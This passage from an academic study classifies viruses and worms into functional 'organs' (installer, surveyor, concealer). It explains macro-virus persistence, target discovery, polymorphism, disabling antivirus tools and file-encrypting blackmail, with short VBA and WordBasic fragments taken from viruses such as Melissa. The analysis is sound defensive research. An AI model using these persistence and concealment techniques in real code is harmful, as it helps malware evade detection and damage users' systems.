{Administrator:write/read/execute, User:read/execute} can only be written to by users with administrator level privileges while others can only read and execute the object.

**3. Action:** This is an abstraction which involves procedures that are initiated on behalf of a subject and are applied on an object. An action is always invoked by a trigger. An action is made of the following attributes:

**Trigger:** An action procedure executes when a trigger event for action occurs. The triggering event can be a call-based-event or a time-based-event. A call-based-event occurs when some other function or procedure calls the action procedure. These are asynchronous in nature. An example is a call to an action procedure when a logic condition in a program evaluates to `True`<sup>1</sup>. Another example for this is when an interrupt is generated by the system when a user hits a specific combination of keys on his keyboard. Time based triggers are synchronous signals generated by the system, which may be received by the virus organ. The virus organ may in turn decide to act on the event or ignore it.

**Procedure:** A procedure is a sequence of functions which, when applied by a subject on an object, produces a result.

**4. Function:** A function is a unique outcome of an action initiated by the subject on an object. In the current model of classification, we have identified seven functions defined as outcome of any action. The function characterizes the behavior of an organ.

By fixing the function field with one of the seven organ functionalities, in a 4-tuple organ, we identify the subjects, objects and actions, which may be involved.

The organs in Figure 3-2 form a universal organ set  $\mathbf{O} = \{\mathbf{N}, \mathbf{S}, \mathbf{C}, \mathbf{G}, \mathbf{I}, \mathbf{P}\}$  for virus and worm programs.

By analyzing the source code (which were extracted from infected documents, using the *mACEX* tool [Appendix A]) of selected virus and worm programs in the wild and by studying reports on viruses by virus researchers and antivirus vendors [Appendix B], we have identified the following functional organs in viruses and worms.

---

<sup>1</sup> `True` and `False` are boolean types




Figure 3-2: The functional organs of virus and worm programs shown as grayed nodes

Each organ conforms to the model of Figure 3-1 and consists of code which execute to produce the following program functions:




Figure 3-3: A representation of the replication cycle for a worm program

- **i(N)stall**
- **(S)urvey**
- **(C)onceal**
- **Propa(G)ate**
- **(I)nject**
- **(P)ayload**

Since this study of virus and worms deals with their functional organs, this physiology does not include a clean host program  $P_h$  as a functional organ of a virus.

Let  $U$  = a set of programs which can execute on a given computer system.

$P_h \in U$ .


$P_h$  is called the *host* program when code segments implementing the organs of the virus are inserted in it. The host program is called a **vector** when it is used to carry the virus across different computer systems.  $P_h$  has been included in Figure 3-1 for *completeness*, since a virus program cannot be present in a system without attaching itself to a program ( $P_h$ ).

A high level representation of the infection and replications cycles of worm and virus programs is shown in Figures 3-3 and 3-4 respectively.

Let  $V =$  A set of code segments implementing viral characteristics.

Then  $P_i = P_h \cup V$ .

The operation of a virus program involves an infected program ( $P_i$ ), which when



**Figure 3-4:** A representation of the infection cycle for a virus program

executed, performs a set of functions, which are characteristic of the organs present in the set  $O$ . The operation of a worm program involves a program from  $U$ , to perform a set of functions, characteristic of the organs present in the set  $O$ . The organs of the virus programs execute a function that leads a system from an uncompromised integrity state (UIS) to a compromised integrity state (CIS). Each step in Figures 3-3 and 3-4 represents the execution of an organ. One complete cycle (as shown in Figure 3-2 and 3-3) of

executing the given functions of the identified organs is called an *infection cycle* in case of a virus and a *replication cycle* in case of a worm. A mandatory requirement for a virus program is the absence of a Propagator organ in the infection cycle while a mandatory requirement for a worm program is the presence of a Propagator organ.

## 3.2 Installer

**Definition:** *An installer creates and maintains the installation qualifier for the virus to execute on the victim system and ensures the automatic interpretation of code segments from the set  $V$ .*

*An installation qualifier is a permanent or a semi-permanent change in a machine's integrity state. A semi-permanent change is a change that may be reset when a system is restarted.*

This definition considers two criteria for a code segment to qualify as an Installer.

1. The code should cause a (semi) permanent change in the machine's *integrity state* to indicate that the system is infected.
2. The code may ensure that the virus program is invoked after every time  $t_i$ , the system is restarted or on an occurrence of an event.

A permanent change may involve the use of overt or covert channels in the system to inform the virus that the system is already infected by it, i.e. whether the integrity state of the machine was compromised due to the virus under question. For example, a covert channel could be the value of system load. A high system load indicates the presence of a virus and a low system load indicates the absence of a virus. High system loads may be caused as a result of a CPU intensive computation carried out by the virus's organs. Some worms have used system and application initialization files, startup directories of the victim system and virus specific magic numbers in an executable to check the installation qualifier if any, in the system. The invocation time  $t_i$  is usually observed to be 0 in viruses but could be increased to a finite value to avoid suspicion of the user.

The installer organ of a virus is not necessary for the viral behavior. A virus while replicating or infecting may attempt to attract least attention of the system user. Security mechanisms may get alerted due to excessive system loads caused by virus execution. This can occur if the worm program starts propagating (called a **brute force replication**

in the system) without checking whether a destination host or object is already infected with the same virus. It may also occur that the resident virus repeatedly infect the same host and hence create large files or increased disk I/O and cpu usage or program crash. A virus characterized by a weak or missing installer is prone to early detection due to the anomalous side effects. The code segments usually check if the virus is already installed on the host system and if so, the installer execution terminates. This organ may also implement a property to pass on a host's virus installation status to a central or distributed site.

### 3.2.1 Physiology of the installer organ

**Function:** Installation

**Subject:** When a user executes a virus or a worm program, the subject is the user. The security label may be unprivileged or privileged. The subject is identified by the UID (user identifier) of the user.

**Object:** The installer involves objects that have a property which guarantees that the object's contents will be read repeatedly. This property of an object can manifest in the following ways:

1. An object that is frequently used.
2. An object that is "Most Recently Used".
3. An object that is always read by an application whenever the application is executed or started.
4. An object that is always read by an application when it is present at an address and which is referred whenever the application starts, executes or exits.
5. An object that is always read by an application, during its startup, for the purpose of initializing its execution environment.

**Action:** A procedure is triggered by a call-based-event, which is generated by a program executing in the system. There are two procedures that may be triggered during action:

1. The first procedure performs a write operation with the virus code as the source and the object as the destination.
2. The second procedure performs a read operation on the object to check for a Boolean condition to be True. If the Boolean condition is False, a write

operation is performed on the object in order to set the Boolean condition to True. This procedure is used to read and set the installation qualifier of a virus.

### 3.2.2 Sample VBA based Installers

Macro virus implementations incorporate the Installer model as defined in Section 3.4. Following methods describe the implementation of the Installer in macro viruses:

**Normal.Dot Templates:** The virus program is copied to the Normal Template (Normal.dot) file of the WinWord document.

**Startup Directory:** The virus program is copied to a directory called STARTUP. The location of this directory depends on the version of the MS Windows platform. During its startup, WinWord will load the macros contained in files ending with .dot and .wll (word add-in library), present in the STARTUP directory. These are loaded even before the global Normal.dot template is loaded.




Figure 3-5: Flow of installation and injection operations in a MS Word macro environment

**Installing in recently used object(s):** In this technique, the viruses will lookup the “Most Recently Used list” in the file menu. This will give the details of the recently used files, which the user opened. These have high probability of being referenced within a short span of time. A variation of this method is used in the *Snickers.A* virus. The virus installs itself in these files by using the code segment in Figure 3-6.

**Registry Updation:** A frequent side effect of the virus installation phase is the addition or changes in registry entries. E.g. the *Melissa* macro virus checked the presence of a

```
Sub AxxMacro()  
For Each rFile In RecentFiles `RecentFiles contains list of all  
                                ` files accessed recently  
    Call Installer rFile.Name  
Next rFile  
End Sub
```


**Figure 3-6: Installing in recently used files**

previously installed copy of its own, on the host by checking the registry. The code in Figure 3-7 shows conditional installation in the *Melissa* macro virus.

```
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\  
Microsoft\Office\_", "Melissa?") <> "... by Kwyjibo" then  
    Call Install ()  
    Call Infect ()  
    Call Replicate()  
    Call Payload()  
Else  
    Donothing()  
End If
```

**Figure 3-7: Updating the registry during installation**

In the case of the *Nuclear* Macro virus, during the opening of a WinWord document, the code in the `AutoExec()` macro checks for the presence of the `AutoExec()` macro in the `Normal.dot` template. If it is present, the virus assumes that its copy is already installed on the host and aborts its execution.



**Figure 3-8:** *The flow chart showing a method that is frequently used for installation and Injection in macro viruses*

### 3.3 Surveyor

**Definition:** *A surveyor actively identifies appropriate targets, network hosts or objects and their locators for other organs to perform correctly. Here, a locator is an address or path information to the target.*

The function of identifying suitable targets and their locators is divided into three sub functions, which the surveyor may decide to carry out:

- 1. Find locators for host and network objects**
- 2. Find vulnerabilities**
- 3. Sense the replication qualifier's status**

## **Find locators for host and network objects**

Different operating systems use different names for an object, which may be abstractly performing the same function across different OS. A locator for an object within a system can be a pathname leading to the object, or the output of a function, which returns a pointer to the object. For proper functioning of other virus organs, the surveyor should get locators for the objects used by those organs.

### **3.3.1 Find vulnerabilities**

The function of finding vulnerabilities has been divided into two categories:

#### **3.3.1.1 Find vulnerabilities within a system**

This category involves worms that are present within a system. A prerequisite for being classified as being “inside” requires that the virus should not yet be installed in the system. A virus or worm may use security vulnerabilities in objects present in a system to successfully carry out the organ functions.

#### **3.3.1.2 Find vulnerable hosts**

This category involves the worms and viruses that are not “inside” a system. Being “inside” a system means that the worm program (one or more of its components) is capable of being interpreted by the system when some specific system event occurs. The propagator organ (discussed in a later section) provides the logistics for propagating a worm program to another host on the Internet. For doing this, the propagator needs information about the target host. This activity may involve searching for vulnerable network objects<sup>1</sup>. The surveyor searches the information about targets by finding vulnerable hosts on the Internet, whose security can be compromised, leading to successful worm propagation to the target host.

Systems may have a wide range of vulnerabilities, which may keep changing with time as their vulnerable objects are patched. It is practically impossible for a virus program to carry a complete exploit database along with it, during its infection and replication cycles. A large sized exploit database in the virus or worm may cause the infection or replication cycle to fail and lead to an early detection of the virus. To

---

<sup>1</sup> Network objects are objects that interact with objects on another host on the Internet.

circumvent this, the worm or virus program may carry a small sized exploit database, consisting of exploits for frequently occurring vulnerabilities.

### **Search hosts on the Internet and identify their type<sup>1</sup>**

The worm program is responsible for getting the IP address and the type information of hosts present on the Internet. There are two reasons for doing so:

- The exploit database provides methods for exploiting vulnerabilities of objects and operating systems, which host these objects. The exploits do not provide the addresses of hosts, having security vulnerabilities.
- The selection of a sequence of target IP addresses that lead to propagation of the worm through the Internet in a fastest possible way.

### **Methods employed to search hosts on the Internet**

- A worm may check the local victim machine's cache areas for URLs or other data in order to extract IP addresses of valid hosts on the Internet.
- The address framing may involve random generation of numbers and formatting them in a dotted quad notation (*w.x.y.z*). This activity uses code segments to generate network probe packets for determining target addresses with low round trip time. The randomly generated IP addresses guarantee uniform scattering of the worm's copies, across the Internet address space<sup>2</sup>.
- Another approach may use the Ethernet interface in promiscuous mode to sense the source IP addresses of packets passing on the Ethernet LAN. This method is based on the fact that the IP addresses are of valid machines<sup>3</sup> on the network and are reachable from this machine.
- The surveyor may involve a search for shared disks on the host machine's LAN segment for the propagator to function.

The above-mentioned techniques aid in avoiding early detection. Since large number of otherwise incomplete TCP sessions in the worm's host machine due to brute force replication by the propagator organ.

---

<sup>1</sup> Type information for the host includes its operating system and hardware information.

<sup>2</sup> This address space comprises only of addresses belonging to valid hosts in the Internet.

<sup>3</sup> Not including source addresses of packets in a denial of service attack (like ICMP attacks) involving masqueraded addresses of non-existent machines.

An interesting approach to surveying is to predetermine the IP addresses that have to be attacked. NOTE: This activity lies outside the scope of the worm program's organ and may involve technical and social methods. For example, to generate a database of vulnerable IP addresses, the attacker may do a port scan on the Internet well in advance. Though security surveillance mechanisms (for example, the Honeynet project [Group 99]) record network scans and attacks on the Internet using multiple host sensors across the Internet, it is difficult to correlate the source of scans to a worm program attack. Once the list of vulnerable IP addresses is prepared, the worm may be let loose on a system to start the attack on these hosts. This idea is based on the hypothesis that the initial 10,000 hosts take the major time in a worm's propagation across the Internet [Moore 01]. Although this approach is not a part of the worm program, developing an organ which implements a variation of this technique may be an interesting experiment. Few algorithms on partitioning the Internet IP address space in this type of surveying have been discussed in [Weaver 02].

### **Methods employed to determine the type of hosts on the Internet**

A worm needs to determine the type of the target host it may proceed to attack. This information may be required by the propagator for mapping an available set of exploits to the remote target's type. To achieve this function, the worm may employ OS fingerprinting techniques [Fyoder 98] to identify the target operating system and network services executing, and determine a suitable exploit for penetrating the target system.

#### **3.3.2 Determine the replication qualifier value**

A replication qualifier is very similar to the installation qualifier. It is set on the victim host by the propagator. This is a flag set for the surveyor or the installer to determine, during the attack, if a copy of the worm program is already running on the remote host. This avoids the remote machine to pass through a duplicate replication loop. This property of remotely determining whether a copy of worm is running on the target host was observed in the Internet worm [Spafford 89].

A worm characterized by a missing surveyor is prone to early detection due to anomalous side effects in the infected system. These anomalies can occur in the form of frequent

crashing of the worm program or a large number of incomplete TCP sessions due to replication attempts to IP addresses, which are not valid hosts on the Internet.

It can be argued that such a worm can circumvent detection by employing a slow replication scheme, but this behavior defies the purpose of worm propagation since a slow replicator will be detected early in the replication chain and thus be neutralized.

A surveyor's existence may be implicit in the propagator itself. For example, if the propagator uses the SMTP protocol as its transport, the list of e-mail addresses will be available to the methods in the MAPI object and they need not be explicitly searched.

### **3.3.3 Physiology of the Surveyor organ**

In this section we describe the Surveyor organ using the proposed model of section 3.1. This organ acts on both network and host objects.

**Function:** *Survey*

**Subject:** The Surveyor is initiated for action by another virus organ. Here, the subject is an organ that generates the event for triggering the action. Based on the subject's security label, the permission for the action may or may not be granted by the victim system's security policy.

**Object:** The Surveyor involves objects, which are executable files, system calls or a data file, with the following properties:

- The object has a security vulnerability, which can be compromised.
- The object holds the value of the replication qualifier.

The object may have the following types of addresses:

- An IP address
- An e-mail address
- Web URL (http protocol)
- An Ethernet address
- An X.25 Address
- A Netbios Address

**Action:** The procedure is triggered by a call-based-event, which is generated by the subject.

Following are the **procedures**, which may be used for **action**.

- **Network namespace specific locator routines:** These are system-supplied routines to obtain network-based addresses like IP and Ethernet addresses.
- **File system namespace specific locator routines:** These are system supplied routines to obtain file system based addresses like disk share names, directory and file paths.
- **Namespace specific locators for application programs:** These are system-supplied routines to obtain application-based addresses, like e-mail addresses, URLs and Internet Domain Namespace (DNS) based host names.
- **Memory namespace specific locator routines:** These are system-supplied routines used for searching addresses of functions and procedures in the system. E.g. A Win32 program requires the names of processes or tasks, across Windows 95 and 2000 platforms. It will need an API call, which has a name under Windows 95 that is different from a name under Windows 2000. The `LoadLibrary` function is used to load the DLLs and the `GetProcAddress` function is used to get the API's addresses. The `Import Table` provides the address of `LoadLibrary` and `GetProcAddress` functions.
- **Random number generator routines:** These are user written functions or system provided routines for creating random addresses.
- **Listener routines:** These routines are used to aid in collecting data from other sources, such as collection of LAN packets for extracting IP addresses.
- **Protocol packet generator routines:** These are routines to generate standard protocol packets for the purpose of scanning network hosts.
- **Determining file type from file name extension**

### 3.3.4 Sample VBA based Surveyor

**Survey for file paths:** Macro viruses may check for presence of files with specific extensions and the location of the default directory or directory path of the startup directories. For example, the first statement in the following virus code section returns the current default path for the user templates. The second statement returns the path for the location of the WinWord's startup directory.

```
tmp = Options.DefaultFilePath(wdUserTemplatesPath)
tmp = Options.DefaultFilePath(wdStartupPath)
```

### 3.4 Concealer

**Definition:** *A concealer prevents the discovery of activity and structure of a virus program for the purpose of avoiding virus detection and forensics.*

The Webster's dictionary defines "forensics" as "The use of science and technology to investigate and establish facts in a criminal or civil court of law."

Software forensics is the use of forensics in software related disputes. It has been used for three reasons:

- **Author identification**
- **Author discrimination**
- **Author characterization**

The first reason points the code to its author(s) while the second reason is used for attributing the code authorship to a group or individual. The last reason is used for profiling the type of person(s) who wrote the code. All these reasons help to indict the malware author(s).

System forensics is the use of forensics in computer related disputes for identifying a user who illegally uses or abuses system resources. To prevent correct system forensics, malicious programs including worms and viruses use concealment methods to remove their trace from a victim system. For example, the concealer may delete the temporary files created by the surveyor. Code segments may involve deletion and updation of system activity logs to remove traces of unsolicited entry and activity on a system.

The intent of the concealment is to increase the complexity of analysis and thus increase the difficulty of detection of a virus attack. Concealment of virus structure involves camouflaging its code to prevent its detection or analysis. As seen in the case of the *Internet Worm* [Spafford 89], once the worm code was disassembled and analyzed and the software vulnerabilities (in fingerd and sendmail) used for its propagation were

patched, the worm propagation halted. The analysis phase took considerable time<sup>1</sup>. In contemporary worms, analysis time can be a deciding factor in preventing the devastation caused by a worm because by the time a worm is analyzed and the systems are patched for their vulnerability, the worm may have already attacked a major population of the vulnerable hosts [Pethia 99].

The concealment has been classified into three categories:

- **Abuse of the Programming Environment (APE)**
- **Prevention of Program Information Dissemination (PPID)**
- **Attacks on the System's Security Mechanism (ASM)**

#### **3.4.1 Abuse of the programming environment (APE)**

This type of concealment is achieved implicitly during the development process of the worm. The concealment of a worm program, developed in a plain text scripting language, is minimal. If the worm program is in a binary executable format, the analyst needs a fair amount of reverse engineering skills to decompile and understand the functionality from the resulting source code. Some languages provide explicit concealment features to prevent casual viewing of the code. An example of this is the script encoder utility [Microsoft 02]. This utility enables the script designer to encode their scripts, which can then be embedded in web pages. The script encoder encodes the scripting code with all other file content of the web page left untouched. The web page is embedded with the encoded script. The web browsers at the time of loading this web page decode the encoded script and execute it. Present encoding mechanisms are deliberately designed to be weak (due to crypto regulations) and do not prevent a determined crypt analytic attack to break the encoding in order to get the source code.

#### **3.4.2 Prevention of program information dissemination (PPID)**

Worm writers have used innovative ways of concealing the worm program from being analyzed and detected.

---

<sup>1</sup> It took approximately two days and that involved disassembly of the executable and generating a C source code of the worm program[Eichin 89]

### 3.4.2.1 First approach to implementing PPID

This prevents the availability of the worm program's executable image to the anti-virus analyst. E.g. The *Code Red* worm was characterized by a missing installer segment and did not perform any write operation of its code to the disk. It compromised the system and its process image remained in the memory of the infected system. Once the system rebooted, the worm needed to attack the system again, in order to compromise it. Since the worm was designed to compromise the integrity of a large population of server grade systems<sup>1</sup>, the chances of these systems shutting down and automatically removing the worm image from the memory were very less.

### 3.4.2.2 Second approach to achieving PPID (using code evolution)

We define **code evolution** as: *The process of creating program equivalents in such a way that, given an identical input sequence of symbols, they produce identical output sequence of symbols.*

Determining whether a set of programs is equivalent is an undecidable problem [Cohen 94].

#### **Code evolution methods:**

**Encryption with constant decryptor:** This method encrypts the virus code by using a constant routine present in the virus. The encrypted virus body will always be different due to the different keys being used for encryption every time. A simple form of this type of encryption is shown in Figures 3-9 and 3-10. The worm/virus codes have a virus decryption routine, which is always present in a clear interpretable form and the encrypted body that comprises of the actual virus executable and the encryption routine. During execution, the virus applies its decryption routine on the encrypted part of its code and generates the unencrypted form of the virus program, which gets executed next. This method is a primitive implementation of concealment since the decryptor part of the virus program remains constant and hence the detection of such viruses, using signature based scanners, is simple.

---

<sup>1</sup> Server grade systems are hosts which host one or more internet based application round the clock for optionally providing a commercial service. E.g. A web server machine

```


Count = #VirusBytes
Temp = FetchNextByte
Temp = Decrypt(Temp)      Virus Decryption Routine
StoreNextByte(Temp)
If Count > 0 GOTO 2
#$^@$$$%!%$#&*$@$%%
!@#%#$$%*( $$#%&^&^
%#@$^$^%&^%$@*( ^%
@%$#@%$#^$&*&^$%%
...

```

**Figure 3-9:** Encrypted virus code with the decryptor routine attached at the beginning [Yetiser 93]




in Figure 3-12, a section of code, which involves a branch to location X if the value of variable v, is 1 and not to branch if the value of v is equal to 0.



**Figure 3-12: Example of instruction sequence equivalence**

Using this method, an infinite number of evolutions can be obtained and is limited only by the complexity of time and space (memory available and the size of the code).

- Adding and removing calls:** This method is based on the observation that a function can be decomposed into sub-functions without altering its semantics, and, on the other hand, a collection of sub-functions can be used to compose a single function. Figure 3-13 shows the decomposition of a program into two evolved copies:



**Figure 3-13 Example showing three samples of equivalent code using decomposition**

The function calls, when translated to

machine code, involve the use of push and pop instructions that will create evolutions of the original program in Figure 3-13.

- **Variable substitutions:** In this method, each evolved copy of the program remains the same except that each copy of the program uses a different set of variable names.
- **Instruction reordering:** In some cases, a collection of instructions can be reordered without changing the semantics of the program. For example Figure 3-10 shows three

<b>ORDER 1</b>	<b>ORDER 2</b>	<b>ORDER 3</b>
<b>I = I + 1</b>	<b>Y = MX + C</b>	<b>J = J + K</b>
<b>Y = MX + C</b>	<b>J = J + K</b>	<b>I = I + 1</b>
<b>J = J + K</b>	<b>I = I + 1</b>	<b>Y = MX + C</b>

**Figure 3-14: Example of evolution through instruction reordering**

ways in which a contiguous sequence of three statements in a program can be ordered without altering the program's output since all the three statements have variables that are not used in the other two statements.

- **Attaching variable decryptors while encrypting (Polymorphism)**

**Polymorphism** is a method of code evolution in which a virus program generates a variable decryptor for decrypting an encrypted virus program. The idea is to encrypt the virus code and provide unique decryption routines along with the encrypted output. When the virus executes the next time, the decryption routine is applied on the encrypted part and a clear image of the virus is obtained which is executed on the target system. No two copies of the same polymorphic virus will have a similar sequence of bytes. The decryptor routines are generated using any of the code evolution techniques discussed above.

Polymorphism is used in viruses, to prevent signature based scanning, since each copy of the virus can be made up of a different sequence of bytes even though each copy consists of similar organs, which perform exactly the same functions. [Yetiser 93].

### **3.4.3 Attacking system's security mechanisms (ASM)**

A virus may attack the security mechanisms resident in a system for detecting the presence of viruses and other anomalous activities. The attacks may involve:

- Detecting a popular antivirus software by its name and disabling it.

- Deleting the database of checksums

This may lead some integrity checkers to recompute the checksum of all the files in the system, which means that a valid checksum is calculated for an infected file too.

- Blackmail characteristics

This is an activity carried out by the virus to prevent its removal from the system after being detected. Here, the victim object has been transformed to another non-interpretable form and the key to reverse transformation is known only to the virus. An example for this is: applying an XOR operation on each byte of the user's data, with a constant number  $c$ . To restore the document, each transformed byte is again XOR'd with  $c$ , to get back the original dataByte.

For example,  $\text{crypteByte} = \text{dataByte} \oplus c$

$$\text{dataByte} = \text{crypteByte} \oplus c$$

#### 3.4.4 Physiology of the Concealer organ

The concealer organ acts on both network and host objects. Network objects are hosts, which are reachable through a network<sup>1</sup> connection, from the compromised machine.

**Function:** Concealment

**Subject:** There are two subjects, which may generate events for triggering the concealment action's procedures.

- A system or user command, which transforms the virus code into a system interpretable format. E.g. linking the object code of the virus or worm, or encoding a script program. Both activities may be carried out during a virus program execution.
- The execution environment in which the section of a virus program that consists of a sequence of instructions implementing the concealer is executed.

**Object:** The Concealer involves objects with the following properties:

- Object that can read or write to a file system
- Object that can read or write to the memory
- Object which detects a virus

---

<sup>1</sup> Network level connections include IP and other protocols like Netbios, X.25 etc.

The object can have the following types of addresses:

- File path
- Memory address
- File pointer

**Action:** The procedure is triggered by a call-based-event that may be generated by the subject.

Following are the procedures used for action:

- **Function call interceptors:** An example of this is the interception of low level system routines for accessing and manipulating disk reads and writes and replacing it with a Trojan version. The concealer may intercept the interrupts by altering the interrupt handlers and disabling the detection mechanisms.
- **Procedures implementing encryption:** These are functions, which encrypt an object. These functions may be part of system-supplied libraries, which encode data into a proprietary format.
- **Procedures implementing code evolution:** Different approaches to achieve this procedure have been discussed in Section 3.8.2.2.
- **Blackmail procedures**

### 3.4.5 Sample VBA based Concealers

Macro viruses employ concealment techniques to avoid detection from monitoring and detection systems. Macro viruses may employ **APE**, **PPID** and **ASM** approaches of concealment.

The MS Office applications use password based protection for concealing their macros' source code. This avoids the user from viewing the macro contents unless provided with the correct password. The feature is also used by virus routines to conceal themselves. Fortunately, the VBA6 macros are stored in a different OLE stream than the document stream (which is encrypted by the password based protection). The macros are compressed using the Lampel Zeiv (LZ) compression algorithm and are available for reading by a detector, whenever desired.

One approach to **APE** type concealment used by WordBasic based macros is to save the Macro with execute-only permissions.

```
MacroCopy WindowName$()+":AutoClose", "Global:AutoClose" ,1
```

The above WordBasic code uses the Macrocopy command to install the AutoClose macro from the Active Document to the Global Template. The argument of '1' in the above code means that the macro is copied with the ExecuteOnly permissions and hence is not available for reading. This type of concealment of the macro source code is meant to avoid the victim to read the virus code and remove it from the document. VBA 6 does not support ExecuteOnly mode for macro storage, but has an option for protecting the VBA project. Microsoft Word now supports the automatic *upconversion* of the WordBasic macros to VBA 6. The implications are that the macros encrypted using the ExecuteOnly option will not function as intended by the virus author. The VBA 6 implementation will not allow *protected projects*<sup>1</sup> to be copied. The WinWord ORGANIZER option does not list macros in a protected document. If the macro was ExecuteOnly and comprised of code to install itself in the global template (Normal.dot) then this installation activity will be denied by the underlying VBA implementation. Thus, many of the up-converts of old macro viruses do not function properly on later version of WinWord or other MS Office applications.

